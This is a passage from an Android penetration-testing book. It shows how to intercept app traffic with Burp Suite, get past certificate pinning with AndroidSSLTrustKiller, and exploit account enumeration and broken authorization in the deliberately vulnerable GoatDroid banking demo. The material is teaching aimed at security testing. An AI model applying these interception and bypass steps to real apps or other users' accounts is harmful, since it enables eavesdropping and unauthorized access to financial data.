
Please follow the instructions below to install the certificate:

1. Open the browser on your computer (here, Firefox) and configure the proxy settings by following the path **Tools** | **Options** |**Advanced** | **Network** |**Connection** | **Settings**:




2. In the context menu, fill in the hostname or IP address of your proxy and port number.


3. Visit `http://burp/` and download the CA certificate and save it onto the file system:



Or you can also go to **Proxy** | **Options** and export the certificate in der format as shown below:




4. After clicking **Import/export CA certificate** in the previous step, we should see the following window:




5. Rename the `.der` to `.cer` by changing the extension, we will transfer this file onto the Android file system and install it on the device using the following commands as discussed in previous chapters:

```
C:\> adb push cacert.cer  /mnt/sdcard
```


Or we can just drag and drop the certificate into the device. The directory where the certificate is copied might vary according to your device and android version:




6. To install the certificate, navigate to **Settings** | **Personal** | **Security** | **Credential storage** | **Install from Storage** go to `.cer` file.




7. Fill in any name of your choice for the CA. You need to set the PIN if you are not already using it for certificate storage:



8. We will receive a **BurpProxy is Installed** message, if everything went well.
9. We can verify the certificate by going to **Trusted credentials**:



10. The following screen will appear after tapping on the **Trusted credentials** option:



11. We can see that the **PortSwigger CA** certificate is installed and we can say goodbye to the certificate warnings.

Installing the Burp CA certificate gets rid of the annoying popups and helps to save some time for testers.

HSTS – HTTP Strict Transport Security

HSTS policy helps supported clients in avoiding cookie stealing and protocol downgrade attacks. When a user tries to access a website HTTP, HSTS policy automatically redirects the client to `https` connection and if the server's certificate is untrusted it doesn't let the user accept the warning and continue. HSTS is enabled by using the following header:

Strict-Transport-Security: max-age=31536000

By adding the CA certificate into a trusted store, the redirection doesn't raise a certificate warning, thereby helping testers save some time.

Bypassing certificate pinning

In the previous section, we learnt how to intercept SSL traffic of Android applications. This section shows how to bypass a special scenario called SSL/ Certificate Pinning where apps perform an additional check to validate the SSL connection. In the previous section, we learnt that Android devices come with a set of trusted CAs and they check if the target server's certificate is provided by any of these trusted CAs. Though this increases the security of data in transit to prevent MITM attacks, it is very easy to compromise the device's trust store and install a fake certificate and convince the device to trust the servers whose certificates are not provided by a trusted CA. The concept of Certificate Pinning is introduced to prevent this possibility of adding a certificate to the device's trust store and compromising the SSL connections.

With SSL pinning, it is assumed that the app knows which servers it communicates with. We take the SSL certificate of this server and add it to the application. Now the application doesn't need to rely on the device's trust store, rather it makes its own checks verifying if it is communicating with the server whose certificate is already stored inside this application. This is how SSL pinning works.

Twitter is one of the very first popular apps that has implemented SSL pinning. Multiple ways have been evolved to bypass SSL pinning in Android apps. One of the easiest ways to bypass SSL pinning is to decompile the app binary and patch SSL validation methods.

It is suggested to read the following paper written by Denis Andzakovic, to achieve this:

```
http://www.security-assessment.com/files/documents/whitepapers/
Bypassing%20SSL%20Pinning%20on%20Android%20via%20Reverse%20
Engineering.pdf
```


Additionally, a tool called **AndroidSSLTrustKiller** is made available by iSecPartners to bypass SSL pinning. This is a Cydia Substrate extension which bypasses SSL pinning by setting up breakpoints at `HttpsURLConnection.setSocketFactory()` and modifying the local variables. The original presentation is available at the following link:

`https://media.blackhat.com/bh-us-12/Turbo/Diquet/BH_US_12_Diqut_Osborne_Mobile_Certificate_Pinning_Slides.pdf`.

Bypass SSL pinning using AndroidSSLTrustKiller

This section demonstrates how to use AndroidSSLTrustKiller to bypass SSL Pinning in the Twitter Android app (version 5.42.0). AndroidSSLTrustKiller can be downloaded from `https://github.com/iSECPartners/Android-SSL-TrustKiller/releases`.

When SSL Pinning is enabled in the Android app, Burp Suite doesn't intercept any traffic from the application since the certificate that is pinned inside the app doesn't match with the one we have at the Burp proxy. Now install Cydia Substrate in the Android device and install the `AndroidSSLTrustKiller` extension. You need to reboot the device for the changes to take place. After rebooting the device, we can check out the traffic from the Twitter application once again and we should be able to see it as shown in the following screenshot:



Setting up a demo application

We are going to use OWASP GoatDroid vulnerable app for our demos to showcase server side vulnerabilities as there is nothing new from a server side attack perspective.

Installing OWASP GoatDroid

There are two apps in GoatDroid, FourGoats and Herd Financial, we will be using Herd Financial, a fictitious bank app in this chapter.

Following are the steps to the GoatDroid installation:

1. Installation of the mobile app (client) onto the mobile device.
2. Running of the GoatDroid web service (server).

   We can download GoatDroid from the following URL:

   ```
   https://github.com/downloads/jackMannino/OWASP-GoatDroid-Project/OWASP-GoatDroid-0.9.zip
   ```

3. After extracting the ZIP, we should start the backend service app by running the following command. Click the **Start Web Service** button to start the web service under **HerdFinancial** as shown below:

   ```
   C:\OWASP-GoatDroid-Project\>java –jar goatdroid-0.9.jar
   ```

4. Next, we also need to install the mobile app on the device, that is, GoatDroid Herd Financial app by using the following command:

   ```
   C:\OWASP-GoatDroid-Project\ goatdroid_apps\FourGoats\android_app>adb install "OWASP GoatDroid- Herd Financial Android App.apk"
   ```

5. Alternatively, you can push the app from the web service screen as shown in following screenshot:

We need to configure the server IP address and port number (`9888`) under **Destination Info** at the home screen of the mobile app. We then need to set up the proxy as discussed in previous sections to capture the request.


The default credentials for login are goatdroid/goatdroid.

Threats at the backend

Web services (SOAP/RESTful) are services which run on HTTP/HTTPs and are pretty much similar to web applications. All the web applications attacks can be possible with mobile backend as well. We will now discuss some common security issues that we see in APIs.

Relating OWASP top 10 mobile risks and web attacks

We will try to relate our discussion on server side issues with OWASP mobile top 10 risks to provide another angle to look at these issues. However, we will not discuss the client side attacks as we have already discussed these attacks in previous chapters.



Among OWASP mobile top 10 risks, the following risks are associated with the server side, we will use these as a legend going forward:

- M1: Weak Server-Side Controls
- M2: Insecure Data Storage
- M3: Insufficient Transport Layer Protection
- M5: Poor Authorization and Authentication
- M6: Broken Cryptography
- M8: Security Decisions via Untrusted Inputs
- M9: Improper Session Handling

Authentication/authorization issues

Most web services use custom authentication to authenticate to APIs, usually the token is stored at the client side and reused for every request. Apart from testing the security of token storage we have to make sure of the following:

- Secure transmission of the credentials over TLS
- Using strong TLS algorithm suites
- Proper authorization is being done at the server side
- Securing of login page/endpoint from brute force vulnerability
- Use of strong session identifier


You can find more information about the authentication and authorization attacks in the OWASP testing guide and cheat sheets.

We will now see a demo of a few authentication and authorization vulnerabilities using the OWASP GoatDroid app.


Mobile Top 10 related risks: M5, M1

Authentication vulnerabilities


As we can see below, this app lets users login, register an account, and retrieve a forgotten password:




Let's try registering an account and see what request is being fired to the API:



What happens if we try to register another account with the same account number or same user name?




Interestingly, we can find out usernames and bank account numbers:



As we can see, we can try different scenarios related to authentication and authorization. Attack vectors are limited to how creative an attacker can get.

Authorization vulnerabilities


As we can see below, this app lets you check balance, transfer funds, and view account statements:




I have configured the burp suite as discussed in previous sections to capture HTTP/HTTPS requests.

Let's click on the **Check Balance** button to ask the server our account balance, as we can see a request is fired to the server on `/balances` endpoint. Please note the account number **1234567890**, and session ID, **AUTH=721148**.


As we can see below, this particular account has a balance of **947.3**.




We can see the same balance displayed on the mobile app as well:



We can change our account number to any account number and see their balance as there is no proper authorization check being performed at the backend:



We can see the same balance, **414.56**, of someone else's account displayed on the mobile app as well:



Session management


Session management is how you maintain state in mobile applications and as discussed previously, is typically done using an authentication token. Some of the common issues related to session management are as follows:

- Weak session token generation with insufficient length, entropy, and so on
- Insecure transmission of the session token post authentication
- Lack of proper session termination at the server end

You can find more information about the session management attacks in OWASP Testing Guide and Cheat Sheets.

Mobile Top 10 related risks: M3, M1

As we have seen in the *Authentication and Authorization* section, the AUTH session token uses a cryptographically weak token. We should at least use a tried and tested random number to create the token:



Insufficient Transport Layer Security

Even though use of SSL/TLS is not costly as it used to be, we see many applications still don't use TLS and if they do it's configured pretty badly. MITM attacks are pretty serious threats to mobile apps, we have to make sure android apps check at least the following few security checks:

- Data is transferred only on SSL/TLS by using HSTS
- Use a CA issued certificate to communicate to the server
- Use certificate pinning for certificate chain verification

Our demo app doesn't use any of the best practices like CA issued certificate, HSTS, Certificate pinning, and so on, as we are able to use burp proxy without any issues.

Mobile Top 10 related risks: M5, M1

Input validation related issues

Input fields are gateways to applications and this holds true even for mobile applications. It's not rare to see vulnerabilities like SQL injection, Command Injection, and Cross Site Scripting vulnerabilities if there are no input validation controls implemented at the server side.

Mobile Top 10 related risks: M5, M1, M8

Improper error handling

Attackers can glean lots of important information from error messages. If error handling is not properly done, the application will end up helping attackers in compromising the security of the service.


Mobile Top 10 related risks: M1

Insecure data storage

We have already covered the client side data storage security, so we will only consider insecure data storage from a server side perspective. If the data stored at the server is stored in clear text, an attacker who gained access to backend can readily make use of this information. It's paramount to store all passwords in a hashed format and wherever possible, the data at rest should be encrypted including data backups.

Mobile Top 10 related risks: M2, M1

As we can see in the following screenshot, the Herd financial demo app stores the user credentials in clear text. If an attacker gets hold of this information, he can login into every account and transfer the money to an offshore account:



Attacks on the database

It is also important to notice that attackers may get unauthorized access to the database directly. For example, it is possible for an attacker to gain unauthorized access to the database console such as phpmyadmin if it is not secured with strong credentials. Another example would be access to unauthenticated MongoDB console, as the default installation of MongoDB doesn't require any authentication to access its console.

Mobile Top 10 related risks: M1

We have discussed different server side vulnerabilities, how to configure burp suite for testing server side issues, and we have also discussed techniques to bypass HSTS, certificate pinning.

Summary

This chapter has provided an overview of server side attacks by explaining the common vulnerabilities listed in the OWASP top 10 list. We have looked at different strategies to configure proxy. Though it looks quite basic, bypassing certificate pinning can be quite an experience if we have to write custom plugins for substrate or Xposed framework.

In the next chapter, we will discuss how to use static analysis on mobile applications.

7
Client-Side Attacks – Static Analysis Techniques

In the previous chapter, we covered server-side attacks associated with Android applications. This chapter covers various client-side attacks from a **static application security testing** (**SAST**) perspective. In the next chapter we will cover the same client-side attacks from a **dynamic application security testing** (**DAST**) perspective and will also see some automated tools. To successfully execute most of the attacks covered in this chapter, an attacker needs to convince the victim to install a malicious application on his/her phone. Additionally, it is also possible for an attacker to successfully exploit the apps if he has physical access to the device.

Following are some of the major topics that we will discuss in this chapter:

- Attacking application components
- Activities
- Services
- Broadcast receivers
- Content providers
- Leaking content providers
- SQL Injection in content providers
- Automated Static Analysis using QARK

Attacking application components

We have had a brief introduction about Android application components in *Chapter 3*, *Fundamental Building Blocks of Android Apps*. This section of this chapter explains various attacks that are possible against Android application components. It is recommended to read *Chapter 3*, *Fundamental Building Blocks of Android Apps* to better understand these concepts.

Attacks on activities

